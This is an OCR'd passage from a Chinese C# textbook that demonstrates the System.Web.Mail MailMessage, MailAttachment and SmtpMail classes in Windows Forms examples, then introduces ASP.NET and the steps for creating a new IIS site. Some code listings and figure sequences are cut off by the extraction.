如图 6.1 所示，在窗体上拖放一个 GrouBox 控件，将 grouBox1 的 Text 属性设为“各属性”，在 grouBox1 里拖放一个 RichTextBox 控件，将该控件的 Text 属性清空并将该控件的 Dock 属性设为 Fill。在窗体上再拖放一个 Button 控件，将该控件的 Text 属性设为“获取”。




图 6.1

(2) 添加引用

MaiMessage 类要引用名字空间 System.Web.Mail。但该空间需要手动添加，单击菜单【项目】→【添加引用】，打开“添加引用”对话框，如图 6.2 所示，在对话框里选择“System.Web”组件，然后单击“确定”将该组件添加进去。

回到代码编辑窗口，添加如下代码：

```
using System.Web.Mail;
```




图 6.2

(3) “获取”按钮的 Click 事件代码

```
private void button1_Click(object sender, System.EventArgs e)
{  MailMessage  aa=new MailMessage();
    aa.To="hello@263.net";
    richTextBox1.AppendText("发往-->"+aa.To+"\r\n");
    aa.From="howareyou@263.net";
    richTextBox1.AppendText("来自-->"+aa
```

```
            aa.BodyEncoding=System.Text.Encoding.BigEndianUnicode;
            richTextBox1.AppendText(" 编 码 方 式 -->"+aa.BodyEncoding+
"\r\n");
            aa.Body="大家好，现在试验 C# MailMessage 类。";
            richTextBox1.AppendText("邮件内容-->"+aa.Body+"\r\n");

        }
```

(4) 演示

编译并运行程序，单击“获取”按钮，运行结果如下（如图 6.3）。




图 6.3

2. MailAttachment 类构造方法及各属性演示

(1) 界面设计

如图 6.4 所示，在窗体上拖放一个 GroupBox 控件、一个 RichTextBox 控件、三个 Button 控件、一个 OpenFileDialog 控件，各控件属性如图所示。




图 6.4

(2) 添加引用

```
using System.Web.Mail;
```

(3) 添加私有成员

```
        private MailMessage aa;
```

```
        private MailAttachment bb;
```

(4) 在代码编辑窗口中找到如下代码

```
private System.ComponentModel.Container components = null;
        public Form1()
        {
            //
            // Required for Windows Form Designer support
            //
            InitializeComponent();
```

在上述代码下面添加如下代码：

```
        aa=new MailMessage();
```

(5) “附件属性”按钮的 Click 事件代码

```
        private void button1_Click(object sender, System.EventArgs e)
        {

            try
            {   richTextBox1.AppendText("存在第一封附件"+aa.Attachments[0].
ToString()+"\r\b");
                richTextBox1.AppendText("附件文件名-->"+bb.Filename.To-
String()+"\r\n");
                richTextBox1.AppendText("附件编码-->"+bb.Encoding.
ToString()+"\r\n");
                }
                catch{MessageBox.Show("MailMessage 类对象“aa”--封附件也没有了!
");}
```

(6) “添加附件”按钮的 Click 事件代码

```
        private void button2_Click(object sender, System.EventArgs e)
            {

                if(openFileDialog1.ShowDialog()==DialogResult.OK)
                {
                   bb=new MailAttachment(openFileDialog1.FileName,System.Web.
Mail.MailEncoding.UUEncode);
                    aa.Attachments.Add(bb);}

            }
```

(7) “清除附件”按钮的 Click 事件代码

```
private void button3_Click(object sender, System.EventArgs e)
```




图 6.8

(2) 添加引用

```
using System.Web.Mail;
```

(3) 添加私有成员

```
        private MailMessage aa;
    private MailAttachment bb;
```

(4) 在代码编辑窗口，找到如下代码

```
private System.ComponentModel.Container components = null;

        public Form1()
        {
            //
            // Required for Windows Form Designer support
            //
            InitializeComponent();
```

在上述代码下面添加如下代码：

```
        aa=new MailMessage();
```

(5) “发送”按钮的 Click 事件代码

```
        private void button1_Click(object sender, System.EventArgs e)
        {
            try
            {   aa.To=textBox1.Text;
                aa.Cc=textBox2.Text;
                aa.Bcc=textBox3.Text;
                aa.From=textBox4.Text;
                aa.Subject=textBox5.Text;
                aa.Body=richTextBox1.Text;
                if(radioButton1.Checked)
```

```
            {
                aa.Priority=MailPriority.High;
            }
            else if(radioButton2.Checked)
            {
                aa.Priority=MailPriority.Low;
            }
            else if(radioButton3.Checked)
            {
                aa.Priority=MailPriority.Normal;
            }
            else{aa.Priority=MailPriority.Normal;}
            SmtpMail.Send(aa);

        }
        catch(Exception ee){MessageBox.Show(ee.Message);}
    }
```

(6) “添加附件”按钮的 Click 事件代码

```
private void button2_Click(object sender, System.EventArgs e)
        {

            if(openFileDialog1.ShowDialog()==DialogResult.OK)
            {
               bb=new MailAttachment(openFileDialog1.FileName,System.Web.
Mail.MailEncoding.UUEncode);
                aa.Attachments.Add(bb);}

        }
```

(7) “清除附件”按钮的 Click 事件代码

```
private void button3_Click(object sender, System.EventArgs e)
        {

            aa.Attachments.Clear();

        }
```

(8) 演示

编译并运行程序，如图 6.9 所示，在“邮件属性”栏里输入各属性，在“优先级”栏里选择适当的优先级，在“邮件内容”栏里输入适当的内容，然后单击“添加附件“按钮添加几个附件，最后单击“发送”按钮，即可把邮件发送到本地服务器。




图 6.9

查看邮件可打开本地服务器的操作系统盘符\Inetpub\mailroot\Queue 文件夹，比如 C:\Inetpub\mailroot\Queue。图 6.10 是用 Outlook Express 查看刚刚发送的邮件。




图 6.10




图 6.11

然后单击“清除附件”按钮，再单击“发送”按钮，将邮件发送到本地服务器。用 Outlook Express 打开邮件时，会发现邮件里没有附件（如图 6.11 所示）。

6.3 本章小结

本章简要介绍了 UdpClient 类、SmtpMail 类、MailMessage 类、MailAttachment 类的编程方法。这些知识在特殊领域有所应用。

第七章　ASP.NET 应用程序开发

本章将学习 ASP.NET 应用程序的开发，主要内容包括 ASP.NET 基础、ASP.NET 控件、ASP.NET 应用程序开发实例等。读完本章后，您就可以建立自己的、功能强大的网站了。

当 ASP 刚刚面世的时候，它以简单易学、设计方便等特点立即吸引了百万计的开发人员，一时间许多网站、电子商店等只要能和 ASP 挨上边，就要向 ASP 靠拢。技术更新是让人应接不暇的，正当 ASP 风靡全球的时候，微软又推出了 ASP.NET，它克服了以前 ASP 的种种不便，内置了许多基础服务，可以帮助程序设计师们迅速构建服务便捷、运行安全的网站和开发企业级的网络应用程序。有人提问：既然 C#是为 Microsoft.NET 量身订做的程序开发语言，那么用它开发 ASP.NET 程序是否也像开发普通 Windows 应用程序一样方便？答案是肯定的。用 C#可以非常方便地开发 ASP.NET 应用程序和 ASP.NET 服务，根本不用去管那些艰涩的脚本和 XML 文档等(系统自动完成)。

7.1　ASP.NET 基础

7.1.1　Microsoft.NET 革命

2000 年 6 月，微软向全世界推出了 Internet 革命性产品——Microsoft.NET，它是新一代的软件开发平台和运行平台。它底层使用的是 Internet 公开标准——标准数据交换格式 XML 和 SOAP 协议，这些标准并不是归微软自己所有，而是为全球所公有。因此在这些标准下构建的 Web Site（站点）可以顺利地交换数据。微软的目的并不止于此，它要使在 Microsoft.NET 下构建的 Web Site 可以当作一组 API 来使用;其另一个目的就是，让应用程序可以从任何设备存取 Internet 数据，包括手机、电话、IA 加电等。

Microsoft.NET 之所以有上述如此强大的功能，还要归功于 Microsoft.Net Framework SDK。Framework SDK 主要包括四部分：

- 通用语言执行环境（Common Languagc Runtime）
- 类库
- 程序语言（核心是 C#）
- Visual Studio.NET

通用语言执行环境（CLR）极大地方便了程序的开发，它不再需要使用 IDL 来描述组件及接口，同时也不需要对组件进行注册工作。使用通用语言规范开发的程序可以在任何具有 CLR 的操作系统上运行，比如：Win2000，WinNT，CE，Win.Net 等。

.NET 类库是一套具有高度扩展性的、支持 Web 应用和服务的类库(包括 HTTP，SOAP，XML，XSL，WebForm，WebService 等)。.NET 类库使用非常方便，它一切都是面向对象的，而且它还具有高度的扩展性，程序不但可以通过同一种语言的继承来扩展.NET 类，还可以跨语言来扩展.NET 类。

.NET 不但支持微软自己推出的语言（包括 C#，C++，Basic，Jscript 等），也支持其他厂商开发的语言。

7.1.2　ASP.NET 运行机制

ASP.NET 是微软推出的面向对象、面向 Web 应用的与 Microsoft.NET Framework 紧密结合的新一代开发平台，整个平台都是用 C#来编写的。它具有及时编译、动态快取的特点。ASP.NET 网页的扩展名为.aspx，它的存取机制如下：

（1）第一次存取

当服务器第一次接到客户端要求获取.aspx 网页的请求时，Web 服务器引擎（xspisapi.dll）首先检查 Output Cache(输出缓存)中是否有此网页，若在 Output Cache 中找不到该网页，引擎则检查该网页是否已经被编译为.dll 了，若该网页还没有被编译为.dll，服务器则首先将该网页编译为.dll，然后将网页发给客户端。

（2）第二次存取

当客户端第二次向服务器发出网页请求时，服务器引擎重新查找 Output Cache，看 Output Cache 中是否有该网页，若在 Output Cache 中找不到该网页，则查找该网页的 dll 文件，找到后，将该网页发给客户端。

（3）输出快取

服务器如果发现 Output Cache 中有用户请求的网页，则直接将该网页发往客户端。您可以在本地主机试验一下，速度要比前两次快的多。

7.1.3　ASP.NET 进步

与 ASP 相比，ASP.NET 不仅仅是名字的变化，而是有革命性的进步，主要表现在如下几个方面。

- **语言的独立性**

ASP 网页只能用 Script 语言开发，使用其他语言则不能正常运行。而 ASP.NET 则独立于语言，它可以使用 C#，C++，Basic 等语言以及其他一些厂商的语言来开发 Web 程序，而且它还支持跨语言混合编程。

- **开发的便捷性**

学过 ASP 编程的读者也许都有一个相同的经历，就是 ASP 代码繁杂，注释混乱，有时候恨不得撒手不干了。而 ASP.NET 则允许将代码与显示的内容分离开来，使用非常方便。如果您以前从来没有学过 ASP 编程，可以直接接受 ASP.NET 理念，而且还可以直接使用最新语言 C#来设计 Web 应用程序和服务。

- **运行的高效性**

ASP 程序的运行是直译方式，而 ASP.NET 程序是经过编译的，所以比 ASP 程序运行速度要快得多。而且它还使用 Output Cache 技术，有效地加快了服务器的响应速度。

- **组件的易用性**

在 ASP 中，使用组件需要注册，要求进行很多设置，而且常常发生版本的冲突，使用很不方便。而在 ASP.NET 中，使用组件与在 Windows 编程中使用组件没有什么区别，使用很方便。

- **系统更稳定**

在 ASP 应用中，经常发生死循环、内存漏失等现象。而在 ASP.NET 中，较好解决了死循环、内存漏失等现象。

- **安全机制更高**

在ASP中只能使用 Windows Authentication 机制。而在ASP.NET中，可以使用 Windows、Passport 及 Cookie 方式。

从上面的介绍我们可以发现，Microsoft.NET 和 ASP.NET 对传统技术的进步不是小规模的缝缝补补，而是革命性革新。到此为止，我们对 ASP.NET 有了一个基本的了解，下面就可以学习 ASP.NET 应用程序和 ASP.NET 服务了。

7.1.4　在本地主机上建立站点

ASP.NET 应用程序和 ASP.NET 服务必须放到站点上，才能通过浏览器进行浏览或提供服务。所谓站点（Web Site），就是我们平常所说的——网站。Windows 2000 (XP)操作平台上已存在默认站点，该默认站点的 URI 是“http://localhost”（或者“http://计算机名称”），其真实目录是“操作系统盘符\Inetpub\wwwroot\”，它的默认端口是“80”。一般而言，开发人员可以直接使用该默认站点开发 ASP.NET 应用程序和 ASP.NET 服务，而不用特意建立自己的站点。但有时这是很不方便的，比如说操作系统盘容量不足，想把 ASP.NET 项目建立在其他盘符上；或者服务器对外服务的端口是 80 端口，如果把还没有开发成熟的 ASP.NET 应用程序放到对外服务站点上，显然不合适；或者默认站点出了问题等等，这时候最好的办法就是建立新站点。下面是建立新站点的方法。

（1）打开“Internet 信息服务”窗口。




图 7.1

单击操作系统菜单【开始】→【程序】→【管理工具】→【Internet 服务管理器】，打开如图 7.1 的“Internet 信息服务”窗口。其中“zhou”是计算机名称。

（2）如图 7.2 所示，在计算机名称上右击鼠标，单击快捷菜单【新建】→【Web 站点】，出现如图 7.3 的窗口。




图 7.2

（3）图 7.3 的向导的首页不需要输入任何内容，单击“下一步”打开图 7.4 的窗体。




图 7.3

（4）在图 7.4 的窗口“说明”文本框里输入该站点别名，用以区别本机上的其他站点。比如现在输入“MyWeb”。

